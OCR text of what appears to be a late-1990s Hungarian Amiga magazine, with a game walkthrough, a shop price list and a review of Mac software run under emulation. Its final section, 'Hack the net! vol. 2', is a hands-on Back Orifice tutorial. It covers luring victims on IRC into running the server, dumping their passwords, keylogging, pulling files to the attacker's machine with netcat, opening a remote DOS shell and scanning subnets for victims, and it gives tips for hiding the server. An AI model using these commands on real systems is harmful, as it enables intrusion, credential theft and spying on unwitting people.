Trükkös pálya, ahol épp csak az orrodig látsz. A zenét is remixelték - ha lehet, még hangulatosabb lett. Szeretném, ha minden olvasó mélységesen megilletődne attól, hogy a mellékelt térképet kétszer kellett megcsinálnom, mert közben elszállt a merevlezem, rajta kb. fél évnyi munkával...

1. - Ez csak egy láda, 300 arannyal
2. - Ez nyitja a 4-es jelzésű falat
3. - Ez nyitja a 2-es ládához vezető ajtót.
4. - A fal eleinte le van zárva, csak a 2. láda kinyitásakor válik átjárhatóvá


Az elején hőseid a pálya különböző pontjain jelennek meg. Igen fontos, hogy a 2-es kapcsolót aktiválva beindítasz egy folyamatot, amitől néhány kör után beomlik a barlang, azaz elveszted a játékot. A legjobb, ha mindenki odamegy a 4-es fal elé, kipiheni magát, közben az egyik hős délen kinyitja a 3-as ládát és elindul északra a többiek után, akik már tódulnak is be a megnyílt résen. Itt lesz még némi csetepaté. Nyírj ki mindenkit, majd távozz angolosan az 5-ös mezőn át.

8. Cél: el kell érni a hajót, közben szinte mindenkit életben kell tartani

Úgy látszik, ennek az üldözésnek már sosem lesz vége... A tengerből zöld zabagépek bújnak elő, pont olyanok, mint a (rettentően debil) Critters filmek főszereplői, csak még veszélyesebbek. Siess északra. (Tudom, könnyű azt mondani, mikor olyan erős egységek állják el az utat...) Jobb, ha mégis szót fogadsz (vesd be a varázslót is, ha túl lassan fogynak a katonák az útból), mert a 15. körben a délnyugati barlangból olyan brutális sárkányok bújnak elő, amik ellen esélyed sincs. Körönként és fejenként lazán elfogyasztanak egy akármilyen egységet. Még szerencse, hogy a folyónál egy körre belassulnak (főleg, ha ott hagysz nekik némi táplálékot, mondjuk 6-8 csapatot).

Eközben északon Targod vagy meghal, vagy [illegible] eléggé határeset, mert rettentően ostoba taktikát alkalmaz barátnőjével együtt. Ha meghal, tölts vissza egy kicsit korábbi játékállást, hátha akkor szerencséje lesz. Tartsd észben, hogy nem elég a hajó fedélzetére lépni (miután az őröket kinyírtad), hanem ezután még jön az ellenfél köre is, és azt még túl kell élnie mindenkinek. Mivel a sárkányok miatt eléggé ki van hegyezve ez a pálya, igen fontos a gyors előrehaladás.

9. Cél - az ellenfél fedélzetét, pontosabban a kormányállását kell elfoglalni



A pálya végig két hajó fedélzetén játszódik, ami alig fogyasztja a mozgáspontokat. Ezért ezen a pályán nyugodtan bevetheted az erős, ám lassan mozgó egységeket (pl. Berettarnak van ilyenje). A hajódat megcsáklyázó kalózok igen erősek. Bevallom, ennek a pályának többször is nekifutottam, míg megfelelő taktikát találtam ellenük. Ennek lényege: a támadás első hullámát a pallón állva kell visszaverned. Ha az ellenfél átjut a hajódra, szinte biztos, hogy véged. A pallón egyszerre csak egy egységedet támadhatják, mindig 1:1-ben. Itt is alkalmazd a szokásos csereberélő taktikát.

A hetedik kör táján újabb problémával találod magad szembe: a kalózok még egy pallót fektetnek le északon. Készülj fel rá, küldj oda pár erős egységet. A délről jövő tengerlakók vezérét nyomd le, a többiekkel végez Skarla.

A keményebb vezetőket előbb "puhítsd meg" Nyana varázsnyíl varázslatával Ez ellen nincs mentődobás, mindig sebez valamennyit. Teljes létszámú íjászcsapattal is van rá esélyed. A többi csapat gyakran az ellenséges vezér közelébe sem kerül, mivel az távolról leszedi őket.

A célpont egyébként a másik hajó déli részén lévő kormánykerék melletti két mező egyike.

10. Cél: Ravennek el kell érnie a barlangot (legalábbis egyelőre...)

A sziget meg a vulkán... Ha nem találod a célpontot, kérd le a kis térképet, azon fekete pötty mutatja. Nyírd ki mindhárom Felsenmensch csapatot. A pálya gyanúsan könnyűnek tűnik, bár egyik-másik karaktered beszólása sejteti, hogy nem úszod meg ilyen könnyen... És tényleg: mikor Raven eléri a barlangot, a hátad mögött több ellenséges csapat jelenik meg, ráadásul a vulkán is úgy dönt, hogy Rejtelmes szigetet fog játszani... a pálya végi extrobol kiderül majd, hogy tényleg beömlik a tengervíz a hegy gyomrában fortyogó lávába, gőzzé válik és pukk...

Nyomd le Androndort (jó sok MP-je van) és a skorpiókat, közben irány vissza a hajóra. Vigyázz, a láva halálos és minden körrel egyre nagyobb területet önt el! Ha Armitas már elérte a Fekete Mágus rangot, akkor Sötét Lelkeket toborozz alá, azok nemcsak bazi erősek, de a láva felett is át tudnak lebegni. A láva szép lassan az erdőt is felgyújtja. A tűz nem sebzi a csapatokat, de számítani kell rá, hogy 1-2 körön belül a láva is odaérhet. A hegyeket nem önti el, azok szigetekként menedéket nyújtanak - egy darabig.

Amúgy ez a pálya még a szereplőknek is sok lehet, mivel a barlangot átkutatva (és semmit sem találva) úgy döntenek, hagyják a fenébe az egészet és hazamennek... Persze nem sikerül, és elég bonyolult módon, de belekeveredtek a 11. pálya barlangjába...

Folyt. köv.

Horváth Péter

Telekom Radics Kft
9400 Sopron, Erzsébet utca 15.
(99) 321-221; (99) 312-522;
(20) 9446-727
pcpince@syneco.hu
www.syneco.hu/market/pc_pince

Amiga, MAC hardver-szoftver

Amiga CD Vol.3.	1450
Amiga forever	13990
Amiga Format 21.	1990
Amiga magazin 96 9-10	1540
AMIGAonly CD1	800
AMIGAonly CD2	1000
Aminet 10, 12	2820
Aminet 13,14,15,16,17,18,19	2920
Aminet 20,21,22	3020
Aminet set 1	4670
Aminet set 2	4670
Aminet set 5	8470
Aminet set 6	9800
APC&TCP Volume 1.	790
APC&TCP Volume 2.	790
Bluebox 2 CD	12800
Cloanto's Kara collection	6500
Cocktail CD	3230
Colour library Vol.1.	3240
Epic interactive encyklopedia	8950
Epic enc. of the paranormal	7800
Free objects 3.	2850
Funclips 2	3500
Geek gadgets 2	3890
Gif's galore	4450
Giga graphics 4 CD	7330
Grolier encyklopedia	12660
Imagemate gold	2000
Imagemate silver	2000
Imagine PD 3D	4500
Insight Dinosaurs	3500
Lightrom 4. 2 CD	11240
LSDictionary V3	3000
Magic publisher	8800
Media clips 10 CD	8900
Nordpool	5450
p.OS PreRelease	3620
Perfect pictures	3780
Personal Paint 7	8470
Personal suite	4990
Picture Manager 2.1	2500
RHS Color Collection	4280
Scala MM400 + 2db add-on CD	42500
Scala Plug-In	9900
Sound & Vision	2500
The Kara collection	5460
Turbocalc 2.1	2200
Turbocalc 5.0.	17000
Utilities professional 1-1500	2200
Video creator	5000

Játékok:

Adventure shop	hívj!
Alien breed 3d	3500
Banshee	3870
Big Red Adventure	6000
Chaos engine	4000
Chuck Rock	3500
Civilization OCS+AGA	6500
Daydream	hívj!
Diggers/Oscar	1500
Flyin' high	4990
Foundation	hívj!
Frontier	5500
Genetic species	hívj!
Gunbee	hívj!
Heimdall 2	2990
Last ninja 3	2000
Legacy of Sorasil	3000
Lemmings	4000
Microcosm	4500
Napalm	12500
Nigel Mansell World Champ.	3480
Myst	12000
Oh Yes, more worms	3400
Oldtimer	5300
OnEscapeee	!8900
Phoenix CD 6MB	hívj!
Pinball brain damage	4990
Pinball Fantasies	4000
Pinball illusions	4000
Pirates gold	3500
Pulsator	hívj!
Quake	12500
Rise of the robots	3500
Shadow of the 3rd moon	7900
Skeleton crew	3000
Speccy collection	2500
Super putty	2000
Super stardust	4400
Surf ninjas	2000
Trapped 2.	6800
Trolls	1290
Ultimate body blows	2500
Video creator	4500
Wasted dreams	hívj!
Worms	3400

Játékok floppyn:

Aces of the great war	1990
Ambermoon	9900
Blue Max	1990
Bomber	1990
Carrier command	1990
Chuck Yeager's adv.f. tr. 2.0	1990
Corporation	1990
Damocles	1990
Das Boot	1990
Dungeon Master 2	6000
F 19 Stealth fighter	2990
F 29 Retaliator	1990
F/A 18 Interceptor	1490
Falcon	2490
Fighter bomber	1990
Flight of the intruder	2490
Flyin' high DATA 1	1990
Flyin' high DATA 2	1990
Frontier	5500
Gladiator	1990
Grand Monster Slam	1990
Great Courts tennis	1990
Gunship	1990
Hawaiian Odyssey Scenery disk	1990
Heimdall	1500
Jaktar	2990
Kargon	2990
Killing cloud	1990
King's Quest IV.	1500
Larry	2490
Lotus Turbo challenge 2	1490
M1 tank platoon	2990
Marblelous	790
Marblelous 2	hívj!
Ports of Call	1490
Powermonger	3490
Railroad tycoon	2990
Rise of the robots	2990
Rodland	6000
Sherman M4	1990
Silent service	1490
Star flight	1990
Starglider 2	1990
Subwar 2050 AGA	3490
Team 17 collection	2000
Team Yankee	2990
Teenage mutant ninja turtles	6000
Testament	2990
Testament 2	hívj!
Their finest Hour	2490
Their finest Hour MissionDisk	1490
Thunderstrike	1990
Tusker	1990
U.S.S. John Young	2490
Whale's voyage	1500
Wing commander	2900
Wings	2490
Zombi	1990
Zool AGA	1900

- **régi AMIGAonly számok**
- **egér, joypad, joystick, szemdoktor**
- **külföldi Amiga magazinok (Amiga Special, Amiga Plus)**
- **Lightwave könyv**
- **billentyűzet- és VGA adapter**
- **torony 1200-eshez**
- **rgb és vga monitorok**
- **scannerek, nyomtatók amiga driverrel**
- **hangkártya, IDE kontroller, soros, párhuzamos portok 1200-ashoz**

Macintosh programok Amigán II

Ígéretemhez híven folytatom a Fusion vagy Shapeshifter emulátorok alatt futtatható MAC-es programok felsorolását.

B-Wing - A múltkor már említettem az X-Winget, a B-Wing (és az X-Wing datadiskek) is futnak Amigán. Ha esetleg valaki nem ismerné őket: a Star Wars univerzumban játszódó nagyszerű szimulátorokról van szó.

Caesar 2 - Nagyon jó stratégiai játék. Az első rész valamikor a kilencvenes évek elején jelent meg Amigára. A folytatás minden tekintetben jobb az elődjénél: a grafika sokkal szebb lett, a játékmenet pedig sokrétűbb, izgalmasabb. Hoppá, majdnem elfelejtettem: természetesen egy ókorban játszódó játékról van szó Hannibállal, szenátussal, rabszolgákkal, kereskedelemmel, háborúval, és Sim City-szerű építkezéssel.

Civilization 2 - Remélem, ezt csak a legelvetemültebbek nem ismerik... Az első rész még ma is az egyik legjobb stratégia, amit valaha számítógépen csináltak. A második rész szebb, nagyobb és MAC-only... Nagyon megörültem, mikor kiderült, hogy amigán is működik a játék, ugyanis a demo fagyott rendesen.

Sam&Max hit the road - Kellemes grafikus kalandjáték a Lucasartstól. Na az ilyen játékoknál látszik, mennyire nem a hardverigény döntött annakidején, mikor a nagy játékfejlesztők sorban otthagyták az Amigát... A Sam & Max igen szépen fut kisebb gépeken is.

Flashback - Miért sorolom ide, hiszen ez van Amigára is - kérdezhetnétek. Igen, csakhogy a MAC verzió gyönyörű, 256 színű grafikával, sokkal kidolgozottabb animációkkal rendelkezik, mint a miénk. Jellemző a MAC stílusára, hogy ha 16 vagy 24 bites képernyőn indítod el a programot, szép udvariasan megkérdezi, hogy átállíthatja-e a színmélységet 256 színűre, majd a játék végén ismét rákérdez, visszaállíthatja-e az eredeti állapotot.

Day of the Tentacle - A Maniac Mansion rajongók most elvigyoroghatják magukat a fürdőkádban (vagy ahol épp az újságot olvassák), mert 10telettel közlöm: a DOTT, azaz minden idők egyik legidiótább, leghangulatosabb kalandjátéka a maga 270 megabytejával futtatható kedvenc gépünkön.

Gabriel Knight: 6 CD-nyi multimédiás, ennek ellenére nem rossz kalandjáték a Sierratól, kicsit kevesebb benne a vér, mint a Phantasmagoriában, amúgy ugyanaz az engine, és gyönyörű grafika jellemzi.

Duke Nuke'm: Az első emberszimulátor, amiben pisilni lehet... Tény, hogy a Doom és a Quake után (mellett) a Duke az egyetlen 3D-s shooter, ami évek múltán is a köztudatban maradt. Sokkal gyorsabb, mint a Quake amigán (68k), és legalább olyan jó.

Peter Pan - Erre leginkább négyéves unokaöcsém volt vevő. Egy szépen megrajzolt, egyszerű feladatokat tartalmazó készségfejlesztő játékról van szó, ahol a gonosz Hookot kell lenyomni pl. úgy, hogy rajzolsz egy egeret (mármint négylábút) a képernyőn, amitől a gonosz kalóz megijed és elszalad... mindez rajzfilmszerű grafikával.

Settlers 2. - Igaz, hallani olyan híreket, miszerint a Titan computer gőzerővel dolgozik az Amigás átiraton, én mégis azt javaslom a türelmetleneknek, hogy bátran vegyék meg a MAC-es változatot - a különbség mindössze annyi, hogy egy MAC játékhoz be kell tölteni az emulátort, ami kemény 20-30 másodpercet jelent... Szerencsére a MAC nem a vindóztól tanult bootolni :).

Most szeretnék néhány nem játékról is szólni...

Photoshop 4 - az 5-öst nem volt alkalmam kipróbálni, de a 4-es tökéletesen fut Amigán is. Ami külön érdekes, hogy a legtöbb műveletet (pl. az effektek többségét) sokkal gyorsabban végzi el, mint amigás társai. Még az olyan nagyszerű kiegészítők, mint a Kai's power tools is simán futnak gépünkön. A Photoshoppal végre a gyakorlatban is kihasználhatod a MAC multimonitor kezelő képességét, feltéve, hogy van grafikus kártyád.

Visual Page - Az egyik legnagyszerűbb web oldal szerkesztő. Az Adobe PageMill mellett (ami szintén fut amigán) ez a program nyújtja a legtöbb lehetőséget, úgymint frame-ek kezelése, java appletek elhelyezése, map szerkesztés stb. Van egy beépített teszt funkció is, de a szerkesztett oldalakat átküldheted rögtön egy böngészőbe is.

Netscape Navigator - Amigán internetezni ugyanúgy, sőt gyakran jobban, egyszerűbben lehet, mint más platformokon - kivéve a browsereket. Sajnos egyes oldalakat nem élvezhetsz az amigás böngészőkkel. Más kérdés, hogy egyáltalán szükség van-e az olyan parasztkábító "durranásokra", mint a realvideo, amihez az internet amúgy is lassú, vagy az általában csak egyszerű poénokra használt java alkalmazásokra (pl. hűdenaccerű, ha az oldalon egy grafika fölé mozgatva a kurzort a rajz átvált egy másikra, vagy mikor az oldalon viszontláthatod saját konfigurációdat...). Mindenesetre tény, hogy a legnagyobb tudású böngészőt csak emulátor alatt érheted el. Természetesen fut a nagy vetélytárs is, dehát nekünk nem azért van Amigánk, hogy májkroszoft programokat futtassunk vele, ha nem muszáj...

Ha viszont mégis (mert mondjuk egy közintézmény igazi pluralista módon úgy ír ki egy pályázatot, hogy csakis word doc formátumban adhatod be az anyagod), akkor ráfanyalodhatsz az **Excel** vagy akár az egész **Office** csomag használatára. A MAC változat amúgy több területen nagyobb tudású, mint a pécés testvér. Ha MAC alatt használsz irodai szoftvereket, egyedül a nyomtatás okozhat gondot. A legegyszerűbb és legdrágább megoldás, ha postscript nyomtatót veszel, fileba nyomtatsz, majd rácopyzod a parallel portra.

Archicad - A díjnyertes, ráadásul magyar fejlesztésű program az egyik legjobb, amivel házakat lehet tervezni.

Acrobat reader - Igen divatossá vált a dokumentumok pdf file-okban való terjesztése. Szerintem a pdf semmivel sem jobb, mint mondjuk a html, dehát a számítástechnika világában nem ritka jelenség, hogy nem a legjobb a legelterjedtebb... Az Acrobat Reader egy szabadon terjeszthető program, amellyel ezeket a dokumentumokat olvashatod/nyomtathatod ki.

Incredible Machine - Ha lenne a pályák között összefüggés, talán a Goblins sorozathoz hasonlíthatnám. Logikai, poénos játék.

Pagestream - Az amigással párhuzamosan fejlesztett DTP program, az Ao is vele készül - mármint az amigással...

Painter - Sokak által dícsért rajzprgram, én inkább maradok a Brilliance/Ppaint párosnál.

Freehand 5 - Talán a Drawstudiohoz lehetne hasonlítani. Általában a Freehand-del szerkesztik a reklám szóróanyagokat. Erőssége a feliratok, szövegek látványos kezelése. Párban a Photoshoppal gyakorlatilag a legtöbb nyomdai munkát el tudják végezni (mármint a szerkesztést)

Illustrator - Lásd Freehand.

Afterdark ez egy tök jó képernyővédő Hogy miért nem lehet ilyet cgfx-re is készíteni...?

Quark Express - A sokak által a legjobbnak tartott kiadványszerkesztő program. Külön említést érdemel kiemelkedő sebessége.

Most, hogy a BVision kártyákkal igen sok amigás kezdhet komolyan foglalkozni a MAC cuccokkal, egyre fontosabbá válhatnak a fentiekhez hasonló infók. Ha igény mutatkozik rá, szívesen boncolgatunk a jövőben MAC programokat is, persze csak 1-2 oldalon. Van miről írni a témában, az biztos.

Horváth Péter

Hack the net!

vol. 2.

Szasztok ismét!

Na, akkor folytassuk ott, ahol a 19. oldalon abbahagytuk.

Ugyebár azt ígértem, hogy most a Back Orificeszel (hátsó nyílásal) fogunk foglalkozni. Akkor vessük is bele magunkat a mélybe: A Back Orifice (népszerűbb nevén a BO) nem más mint egy kis exe file gyüjtemény ami, Win95 és Win98 alatt műxik. Tartalmaz egy szervert, egy kliens programot, ki- és betömörítő proggit, egy szerverexe konfiguráló file-t és persze mint minden máshoz, a doksik sem marad6nak ki.

A lényege a következő: Ha az áldozat elindítja a boserve.exe-t akkor ő belefészkeli magát az oprendszerbe és ott is marad. Persze az exe kapásból eltűnik. Állandóan fut, és figyeli a neki beállított portot (ami legtöbbször = 31337). (Ugye nem kell elmagyaráznom, hogy mi az a port? (hát :-) légikikötő!)) Ha erre a portra üzenet érkezik (parancs inkább), ő azt szépen végrehajtja a szervert használó user tudta nélkül, és az eredményt elküldi a kliensnek. :-) Innentől kezdve jön el a mi napunk. Nekünk csak annyi a dolgunk, hogy elindítjuk a program kliens részét. (Ennek van UNIX alá fordított verziója is, és napersze valami barom befordította Amigára is :-) A kliens segítségével azt teszünk az áldozattal, amit akarunk.

Lássuk csak, hogy hogyan! Amint (CLI-ben) elndítottuk, ad egy prompt-ot. (Itt jegyezném meg, hogy az amigás verzióról fogok írni, ámbár szinte semmiben sem különbözik a pc-s ill. unixos klienstől. Persze a Windowsos GUI-s az más téma, és szerintem őrült, aki használja, mert szerintem nagyon nehézkes a kezelése. Értem ezalatt azt, hogy tízszer tovább tart egy COMBO-BOX-ból - ami max 5 listaelemig bomlik le - kikeresni egy parancsot, mint gyorsan begépelni.)

Ezek után az első dolgunk az, hogy megadjuk az áldozatunk címét: (Hogy honnan szerezzük be? Hát vagy IRC-en lepasszoltad egy PC-snek a szervert valami jó kis habos szöveggel (és még rá is vetted, hogy indítsa el!)), vagy pedig a SWEEP paranccsal, amit lásd később.

```
AmiBO>host 145.236.180.25
New host: 145.236.180.25:31337
AmiBO:145.236.180.25>
```

A cím lehet IP is és Hoszt is egyaránt. Ha menet közben célt akarunk váltani, azt könnyen megtehetjük, csak ismételten be kell írni a host cím együttest.. (Jó kis zenekar! :-)) (Ezek után a promptban megjelenik a cím, amire "csatlakoztunk".) Most nem árt meggyőződni arról, hogy műxik-e a dolog:

```
AmiBO:145.236.180.25>info
------- Packet received from 145.236.180.25 port 31337 -------
System info for machine 'SUMA'
Current user: 'Suma'
Processor: I586
Win32 on Windows 95 v4.0 build 1111 - B
Memory: 31M in use: 99%  Page file: 620M free: 590M
C:\ - Fixed Sec/Clust: 64 Byts/Sec: 512,  Bytes free: 617807872/2109472768
D:\ - CD-ROM
End of system info
------- End of data -------
```

Ha frankón él a kapcsolat, akkor az INFO parancs hatására megmondja, hogy az áldozat milyen gépet használ.(Processzor, RAM méret, háttértárolók szabad és teljes kapacitásai, a gépet jelenleg használó user neve stb..) Ha nem, akkor:

```
Timeout on wait, host may not be reachable, or no server installed
Command Failed
AmiBO:145.236.180.25>
```

Lássuk csak, hogy hogyan élvezkedhetünk kedvünkre!

PASSES

6ására lehúzza az áldozat gépén eltárolt összes jelszót (természetesen belépési névvel együtt). (Még a screenblanker-ét is!)

```
AmiBO:145.236.180.25>passes
------- Packet received from 145.236.180.25 port 31337 -------
Password cached by system:
index:02(06) len:34(20/52)
Resource: 'crypt_Blizzard_Storm'  Password: '#b'
index:00(19) len:62(42/112)
Resource:  'www.xxxcelebrities.com/xxxcelebrities.com'
Password: 'anyád:sz'
index:01(06) len:34(17/82)
End of cached passwords.
Unable to read value 'ScreenSave_Data'
------- End of data -------
```

CD,DIR,MD,RD,DEL,COPY

Ezek gondolom, ismerősek, ezért nem is húznám az időt ezzel. Azért itt megjegyezném, hogy itt az összes elérés nem relatív!!! Itt el lehet bukni! Tehát ha bent vagy egy c:\mirc könyvtárban, és tovább szeretnél menni a downloads-ba, akkor az csak így teheted meg:

```
AmiBO:145.236.180.25>
cd c:\mirc\downloads
New directory on host is c:\mirc\downloads\
```

Ezt ne felejtsétek el! Ja! Ez mindenhol érvényes. (Tehát a copy-nál is, és minden egyébnél!)

TCPSEND, TCPRECV

Ezekkel lehet file-okat lehúzni, ill. feltölteni.

Pl.: AmiBO:145.236.188.25>tcpsend "h:\scan timike\\timix1.jpg" 145.236.188.23:666

```
------- Packet received from 145.236.188.25 port 31337 -------
Sending h:scan - timike\timix1.jpg to 145.236.188.23:666
------- End of data -------
```

(Ha egy olyan file-ra (vagy könyvtárra) akarsz hivatkozni, amiben SPACE van, akkor érdemes használni a "" jeleket!) A 145.236.188.23 az a te saját IP címed, és mögötte a kettőspont után egy portszámot adsz meg, ahova küldeni fogja a stuffot. Na itt jön be az a dolog, hogy szükségünk lesz egy NETCAT nevű proggira, ami segítségével fogadni tudjuk a küldött file-t. (Amineten találtam én is! 20K-s nc nevű file kell csak az archive-ból, amit célszerű a C-be rakni.) Elindítasz még egy CLI-t, és oda beírod:

```
1>nc -l -p 666 > sex.jpg
```

Ekkor elkezd várakozni, és csak ekkor kell kiadni a BO-ban a tcpsend parancsot. Miután lejött a teljes file, magától kilép. A -p után adjuk meg a saját magunk által kijelölt portszámot. így nem csak 1 file-t húzhatunk le, hanem amennyit csak akarunk egyszerre. Főleg, ha egyszerre több masinában is "turkizunk" (mer ugyebár nem csak 1 CLI létezik :-)). (Csak össze ne keveredjünk a portszámokkal kapcsolatban.)

A BO-ban van help is. Sőt! Minden egyes parancshoz külön help tartozik példákkal megtüzdelve. Menjünk tovább...

LISTCAPS, CAPAVI, CAPFRAME, CAPSCREEN

Ez sem rossz game. A listcaps-szal meg lehet tekinteni, hogy van-e a szerver gépen (az áldozatnál) kép digitalizálására alkalmas eszköz. Ha van, akkor a CAPAVI-val filmet rögzíthetünk róla, a CAPFRAME-mel meg egy állóképet. Ezek használatát nézd meg a help-ben. A CAPSCREEN filenév paranccsal Az aktuálisan látható képernyőt lehet BMP file-ba rögzíteni. (Amit ugyebár TCPsend-el le is húzunk utána. :-)).

HTTPON, HTTPOFF

Segítségükkel egy megadott könyvtárt elérhetővé teszünk a WEB browserek számára. Elvileg így mindenki hozzá tud férni a file-okhoz (sőt, még file feltöltését is lehetővé teszi), de a tapasztalatok szerint csak IE-vel hajlandó együttműködni. Pedig mennyivel egyszerűbb volna a filetransfer! Haszna még ott rejlik a dolognak, hogy így olyan személyek számára is elérhetővé tesszük az áldozatunk gépét, akik nem rendelkeznek BO klienssel.

```
AmiBO:145.236.188.25>httpon 80 d:\music\mp3
------- Packet received from 145.236.188.25 port 31337 -------
HTTP server listening on port 80
------- End of data -------
```

Ha a 80-as porton nyitod meg (ami a default HTTP port, ugye?), akkor eleg csak a browsernek beírni:

```
http:\\145.236.188.25
```

Ha portot is változtatsz, akkor az IP cím mögé kettőspontal elválasztva oda kell írni:
http:\\145.236.188.25:666
HTTPOFF-al kikapcsol6od...

KEYLOG

A keylog mögé megadsz 1 file-nevet, és elkezdi lerögzíteni a létező összes billentyűleütést. A file típusa TXT lesz.

```
AmiBO:145.236.188.25>keylog file0011.chk
------- Packet received from 145.236.188.25 port 31337 -------
Logging keys
------- End of data -------
```

KEYLOG stop -pal állíthatod le.

VIEW

Segítségével a szöveges file-ok tartalmába tekinthetsz bele. (Mint például amit a keylog-al lerögzítettél.)

```
AmiBO:145.236.188.25>view file0011.chk
------- Packet received from 145.236.188.25 port 31337 -------
Contents of c:\file0011.chk (275 bytes):

->["Hálózati jelszó megadása"]["MATÁVNET Internet Explorer"]
hoveg
->["Hálózati jelszó megadása"]["MATÁVNET Internet Explorer"]
italia
->["Hálózati jelszó megadása"]["MATÁVNET Internet Explorer"]
hand
->["Hálózati jelszó megadása"]["MATÁVNET Internet Explorer"]
hand
- End of file -
------- End of data -------
```

REBOOT

Na ezt remélem nem kell kifejtenem. Eddig még egyszer sem használtam. Remélem ti sem fogjátok!

APPADD

Az argumentumként megadott (dos-os) file-t a TELNET számára elérhetővé teszi a megadott porton keresztül.

```
AmiBO:145.236.188.25>appadd c:\command.com 23
------- Packet received from 145.236.188.25 port 31337 -------
App 0:'c:\command.com' spawned on port 23
------- End of data -------
```

Ha rátelnetelsz az áldozatra (VT100-as emuval), akkor kapsz egy DOS-PROMPT-ot ahol elindíthatsz neki programokat. Itt jegyezném meg, hogy a format c: használata etikátlan! Ennek ellenére nagyon csábító, de ennek ellenére ezt sem használtam. Akinek egy csöpp esze van, az nem használja. Gondolj bele! Elveszítenéd az áldozatot, és akkor kivel játszol legközelebb? :-) Ha a telneten keresztül a PROMPT-ból kilépsz (exit), akkor a telnet is kapcsolatot bont, és a COMMAND.COM is lelép a színről. Ha nem akar, azt az APPDEL paranccsal megteheted. Argumentumban az azonosítóját kell megadni, amit az APPLIST-ből nézhetsz ki.

PROCLIST

Megmutatja az éppen futó taskokat.

```
AmiBO:145.236.188.25>proclist

4291776279 C:\WIN95\SYSTEM\KERNEL32.DLL
4294943691 C:\WIN95\SYSTEM\MSGSRV32.EXE
4294947663 C:\WIN95\SYSTEM\MPREXE.EXE
4294961411 C:\WIN95\SYSTEM\mmtask.tsk
4294965211 C:\WIN95\SYSTEM\ .EXE
>Ez a BO! :-)
4294861203 C:\WIN95\EXPLORER.EXE
4294884087 C:\WIN95\SYSTEM\INTERNAT.EXE
4294888815 C:\WIN95\SYSTEM\RNAAPP.EXE
4294893035 C:\WIN95\SYSTEM\tapiexe.exe
4294898467 C:\WIN95\SYSTEM\LIGHTS.EXE
4294772235 C:\MIRC32\MIRC32.EXE
End of processes
------- End of data -------
```

PROCKILL

Kiléptethetünk futó egy programot. (A proclist-ben megnézett task ID-jét kell megadni neki.)

```
pl.:    AmiBO:145.236.188.25>prockill 4294772235
------- Packet received from 145.236.188.25 port 31337 -------
Process terminated
------- End of data -------
```

PING

Él e még az áldozat? :-)

```
AmiBO:145.236.188.25>ping
------- Packet received from 145.236.188.25 port 31337 -------
!PONG!1.20!SOLYMOS!
------- End of data -------
```

SWEEP

Felkutathatjuk azon emberkéket a neten, akiknél garázdálkodhatunk:

```
AmiBO>sweep 145.236.188.*
Sweeping subnet 145.236.188.*...
145.236.188.1 - 145.236.188.32
------- Pong received from 145.236.188.25 port 31337 -------
  !PONG!1.20!SOLYMOS!
------- End of data -------
145.236.188.33 - 145.236.188.64
145.236.188.65 - 145.236.188.96
145.236.188.97 - 145.236.188.128
145.236.188.129 - 145.236.188.160
145.236.188.161 - 145.236.188.192
145.236.188.193 - 145.236.188.224
145.236.188.225 - 145.236.188.254
```

SOUND

Argumentumként megadott WAV file-t lejátszik a szerver (áldozat) gépen.

```
AmiBO:145.236.188.25>sound e:\sound\wav\oroszlánüvöltés.wav :-)
```

De sajna eddig nem nagyon akaródzott műxeni. Próba cseresznye.

DIALOG

```
AmiBO:145.236.188.25>dialog "Error!" "Lame user before computer!"
------- Packet received from 145.236.188.25 port 31337 -------
Dialog box displayed.
------- End of data -------
```

Egy dialógus ablakot rak ki egy OK gombbal a közepén, a megadott fejléc szöveggel (Error!), és a megadott belső üzenettel. :-)

Még jópár utasítása van a BO-nak, de azok ritkábban használatosak, ezért úgy gondoltam, hogy nem pazarlom velük a helyet ebben a nagyszerű újságban. (Különben hova kerülne a reklám?) :-) Ha érdekelnek, és nem tudod használni őket, akkor küggy EMILT! Érdemes 1 pillantást vetni még a szerver file konfigurálására. Igaz, ez a művelet csak PC-n végezhető el, de nem árt ismerni. A boconfig után argumentumként megadjuk a módosítani kívánt boserve.exe-t. Ezek után feltesz még pár kérdést:

-Mi legyen az exe neve a befúródás után? (Az alap a .EXE) Célszerű mondjuk SYSKON.SYS-re javítani nem árt a nehezebb felismerés érdekében!

-Melyik portra halgasson? (Az alap a 31337)

